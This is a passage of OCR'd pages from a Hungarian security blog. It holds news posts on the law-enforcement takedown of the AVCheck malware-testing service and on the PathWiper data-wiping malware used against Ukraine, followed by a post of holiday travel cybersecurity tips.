
Ennek egy lépése volt az is, hogy nagyjából 2015. körül megszüntették azt a korábbi privát feltöltés (do not distribute) opciót, amelynél be lehetett pipálni, hogy a feltöltött fájlt ne küldjék tovább a vírusirtó laboroknak. A VirusTotal úgy érezte, ezek a feltöltések ellentmondanak a biztonsági közösség eredeti céljainak.

Az ilyen rejtett ellenőrzések feltételezett célja ugyanis éppen az lehet, hogy az antivírus cégek ne kaphassák meg ezeket a potenciálisan új fenyegetéseket, Proof of Concept kódokat, miközben a bűnözők viszont szabadon kísérletezhessenek az adott kártékony kód elrejtésével, obfuszkálásával (egy adott program vagy annak egy részének szándékos összezavarása az olvashatóság, a detektálhatóság és a visszafejthetőség akadályozása érdekében, az eredeti működési funkciók megőrzése mellett).




Pontosan ez lehetett az oka annak, hogy az anonim tesztelést máig lehetővé tevő avcheck.net oldalát a hatóságok leállították, és a nyitókép május vége óta arról tájékoztat, hogy egy nemzetközi bűnüldözési művelet eredményeképpen letiltották a szolgáltatást.

A domain lefoglalási banner jelenleg az USA Igazságügyi Minisztériumának, az FBI-nak, az Egyesült Államok Titkosszolgálatának, valamint a holland rendőrség (Politie) címerei láthatók egy tájékoztató szöveg kíséretében. Az akcióban a holland mellett a finn rendőrség tagjai is részt vettek.



Ez a rajtaütés szorosan kapcsolódik a korábbi posztunkban már emlegetett hosszútávon zajló Endgame hadműveletthez. **A ransomware bűnözők ugyanis bizonyíthatóan gyakran használták arra az AVCheck szolgáltatást, hogy kártékony kódjaikat elleplezhessék a védelmek elől, és maximális pusztítást érhessenek el.**

A kódok szándékos összezavarására számos eszközük van a kártevő fejlesztőknek, például az orosz eredetű cryptor.biz, a crypt.guru, illetve a cryptor.live szolgáltatások, emiatt most ezek elérését is blokkolták a hatóságok.



A nyomozás során egyértelmű kapcsolatot találtak a cryptor oldalak és az Egyesült Államokbeli, valamint külföldi célpontok elleni Ryuk zsarolóvírus támadások elkövetői között. **Az ehhez hasonló titkosítási szolgáltatásokat széles körben hirdetik a kiberbűnözői fórumokon.**


A mostani összehangolt művelet a rosszindulatú szolgáltatások felszámolására időlegesen javíthat a helyzeten, azonban felszámolni a jelenséget sajnos gyakorlatilag lehetetlen. Mindenesetre sok hasonló akcióra lenne szükség, hogy legalább valamennyire enyhüljön a felhasználókon a nyomás.

Szólj hozzá!
Címkék: orosz bűnözés akció fbi nemzetközi rajtaütés endgame ransomware ryuk avcheck cryptor

Ajánlott bejegyzések:


[Endgame: vége van egy kicsit]

[Váltságdíj a váltságdíjszedő bandákért II.]



[Pandúrból lett rablók]

[Riválisok]



[Az ördög ügyvédje]

[Az ördög ügyvédje]

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben és az adatvédelmi tájékoztatóban.

Nincsenek hozzászólások.

keresés

Keresés

linkz






Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok


about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Eltörléskultúra

2025. június 10. 12:55 - Csizmazia Darab István [Rambo]

Nem, nem a cancel culture lesz a téma, hanem ennek az informatikai hadviselésben alkalmazott technikája. A 2013. óta velünk élő ransomware támadások mellett ugyanis **évek óta egyre gyakoribbak a wiper típusú adattörlő kártevők, amelyeket az ötödik hadszíntéren főképp kritikus infrastruktúrák ellen vetnek be.**




Emlékezetes, hogy már 2016-ban látványosan feltűntek az olyan kibertámadások, amelyeket kritikus infrastruktúrás folyamatok szabotálására terveztek. A Stuxnet megjelenése óta az ilyen kártevők tömegesen jelentek meg, leggyakrabban talán a megtámadott Ukrajna ellen kerültek legtöbbször bevetésre.

Ilyen büntető áramszüneteket többször is okoztak orosz támadások, amelyek a helyi villamosenergia-alállomás kapcsolóit és megszakítóit vették célba **például az Industroyer kód segítségével**. A Sandworm bűnbandához sok ilyen jellegű támadás köthető.

A támadó kódok egy speciális formája az, hogy nem titkosítanak el semmit, nem lopnak el bizalmas állományokat, hanem azonnal, agresszíven megsemmisítenek minden fájlt az adott rendszeren. **Az ilyen wipernek nevezett törlő programok is képesek szabotázsra, közüzemi rendszerek megzavarására, leállítására.**

Ezekről is volt már szó többször, például **2022-ben a WhisperGate nevű adattörlő kártevő szintén ukrajnai vállalatokat és intézményeket célozta meg**, majd később a Hermetic Wiper kártevő támadta az ukrán kormányzati rendszereket. Sok esetben az is látható, hogy ezek nem elszigetelt bűnözői csoportok ténykedése, hanem egyértelműen állami szinten bátorított, sőt támogatott titkos akciókról van szó.




Ami miatt most mindez felidézésre került, hogy a jelentések szerint **egy újabb adattörlő program támadja az ukrán kritikus infrastruktúrát. A PathWiper elnevezésű kártevőt** a beszámolók szerint korábban feltört számítógépek segítségével telepítik APT szereplők, eredetét tekintve pedig a Cisco Talos szakemberei **Oroszországhoz kötődőnek határozzák meg.**

A kódelemzés alapján a Hermetic Wiper frissített változatának tűnik, amely hatékonyan semmisít meg adatokat a különböző rendszerhez csatlakoztatott helyi, illetve hálózati meghajtókon.

A károkozás részben egy rosszindulatú "uacinstall.vbs" Visual Basic Script kód, részben pedig egy Windows alatti .EXE fájl futtatásával valósul meg.
Szisztematikus és alapos károkozásra törekszik, törli illetve véletlenszerű mintákkal felülírja az összes elérhető meghajtó Master Boot Record területét és az NTFS rendszernél található MFT fájlt, amely a tárolt fájlok és könyvtárak helyét és metaadatait tartja nyilván az adott lemezeken.

Megsemmisíti a rendszerindításhoz szükséges rendszerindító boot-szektort is, ezáltal a kritikus helyeken véletlenszerű bájtokkal felülírt számítógépek teljesen működésképtelenné válnak.




Ahogy az az adattörlő kártevőknél megszokott, ezeknél az akcióknál nem jelentkeznek zsarolási üzenettel, vagy pénzügyi váltságdíj követeléssel, **a cél az öncélú pusztítás és rombolás. Úgy tűnik, a wiper kártevő család egyértelműen bekerült a hibrid hadviselés eszközei közé, amellyel a fenyegető felek a hagyományos harctéri tevékenységek mellett a számítógépes környezetekben is igyekeznek érzékeny károkozásokkal csapásokat mérni az ellenfelekre.**


A lista sajnálatos módon folyamatosan bővül, így a DoubleZero, CaddyWiper, HermeticWiper, IsaacWiper, WhisperKill, WhisperGate és AcidRain **mellett sajnos újabb neveket is kénytelenek leszünk majd megjegyezni ennek az evolúciós folyamat során.**

Szólj hozzá!
Címkék: orosz hibrid kód háború pusztítás apt kártékony szabotázs hadviselés wiper adattörlés hermetic pathwiper

Ajánlott bejegyzések:




[A múmia visszatér]



[Jön, jön, már itt is van az SVG melléklet]

[Riválisok]

[Az ördög ügyvédje]



[Letiltották az AVCheck oldalát]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


Hurrá, nyaralunk...

2025. június 16. 18:03 - Csizmazia Darab István [Rambo]

Itt a nyár, ami sokaknak az önfeledt pihenés, utazás ideje is. Bár az ezzel kapcsolatos digitális veszélyekről több ízben is írtunk korábban, érdemes lehet leporolni az ezzel kapcsolatos védelmi ismereteinket. **Dióhéjban felelevenítjük azokat a korábbi tippeket, amelyek segíthetnek megőrizni eszközeink és adataink biztonságát napon és árnyékban egyaránt.**

Utazás előtt érdemes kezdeni, készüljünk fel alaposan még otthonról! **Döntsük le először is, egyáltalán mennyi és milyen eszközt vigyünk magunkkal, ami nagyban függ magától az utazás céljától és annak helyszínétől.**

Céges eszközt kizárólag munkahelyi engedéllyel vigyünk magunkkal. Ha már összeállt az eszközpark, akkor még **az utazás megkezdése előtt, otthoni, stabil széles sávú internetkapcsolatunk kényelmében töltsünk le minden hibajavító frissítést**, és futtassuk ezeket minden digitális eszközünkön (telefon, laptop, tablet). Ezzel bezárjuk a még nyitott sebezhetőségeket, ami segít kivédeni az esetleges támadásokat.



A biztonsági mentések is még egy indulás előtti kérdés, melynek során készítsünk friss biztonsági mentést minden fontos adatunkról! **Soha nem tudhatjuk, mi történik, ha esetleg ellopják vagy elveszítjük az eszközt**. A mentés legyen kipróbált és titkosított. A jelszavak egy visszatérő kérdés, amire talán mindenki fújja már, hogy ez legyen erős, egyedi, legalább 15-20 karakteres. **Hasznos, ha mindez ki van egészítve többtényezős hitelesítéssel, és a jelszavainkat lehetőleg tartsuk jelszószéfben, soha nem a böngészőkben elmentve.**

Hasznos lehet az utazás alatti kapcsolattartáshoz egy ideiglenes e-mailcím vagy profil regisztrálása is. **Az eszközeinken fusson megbízható antivírus program, amely képes védelmet nyújtani különféle kockázatok ellen: vírusok, lopás, adathalászat, banki csalások, zsarolóvírusok, stb.**

Az utazással, szállásfoglalással kapcsolatos visszaélésekről is szólt már több önálló poszt, **például a booking.com kapcsán gyakori az adathalászat, nem is létező szálláshelyek reklámozása, hamis fizetési felszólítások küldözgetése.**

Ebben a témában egy komplett tippcsokor is megjelent már, amit az alábbi linken érdemes elolvasni, hogy ne kerüljünk az ilyen csalók hálójába. Ha sikeresen elintéztük a szállásfoglalást, akkor útnak is indulhatunk.


Utazás közben is legyünk éberek, **amibe például beletartozik a nyilvános wifi hálózatok kérdése is.** Fokozott óvatossággal használjuk a szállodák, panziók,

kávézók vagy repülőterek nyilvános hálózatait, lehetőleg inkább csak tájékozódásra. **A támadók gyakran próbálkoznak átverő frissítésekkel vagy adathalász trükkökkel megfertőzni az ide csatlakozó eszközöket.**

Ha mégis csatlakozunk, úgy kerüljük a szenzitív műveleteket (például online bankolás, vásárlás, személyes fiókokba való bejelentkezés) az ilyen hálózatokon keresztül. **Egy biztonságos, nagysebességű VPN igénybevétele is hasznos ötlet.** Hosszabb külföldi tartózkodás esetén célszerű lehet az adott országban egy helyi SIM-kártya beszerzése, vagy körülnézni a nemzetközi díjcsomagok között, **ez biztonságos netkapcsolatot kínál kedvező áron.**

Az eszközeinkre végig fizikailag is vigyáznunk kell. Sose hagyjuk őket a kocsiban, ha pedig a szobában marad, betehetjük a széfbe vagy értékmegőrzőbe, de mindig valamilyen biztonságos helyre. **Az eszköz ekkor is legyen kikapcsolva, lezárva jelszóval vagy biometrikus módszerrel.**


A kéretlen, csaló üzenetek pedig nyaralás alatt is bármikor megtalálhatnak bennünket. Ne dőljünk be, ha telefonálnak a bankunk nevében, hogy éppen most törték fel a számlánkat, és az utibeszámolós posztolgatást is érdemes csak utólag, a hazaérkezés után intézni lakásunk biztonsága érdekében. Persze indulás előtt se jelentsük be jó előre nyilvánosan a Facebookon mindenkinek, hogy most majd két hétre jól külföldre utazunk.



Ennyi egybecsomagolt intelem után nincs is más teendőnk, mint hogy kellemes nyaralást és nyugodt pihenést kívánjunk mindazoknak, akik utaznak, nyaralni indulnak. Reméljük, hogy fentebb sorolt óvintézkedések hatékonyan segítenek majd nekik ebben.

Szólj hozzá!
Címkék: biztonság wifi laptop utazás nyaralás szálloda csalás tippek átverés megelőzés védekezés

Ajánlott bejegyzések:




Booking com átverések

Legyen már vége a banki csalásoknak

10 tipikusan időseket célzó csalás

Az AI ahol tud, segít



[Bankkártyával biztonságosabban...]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

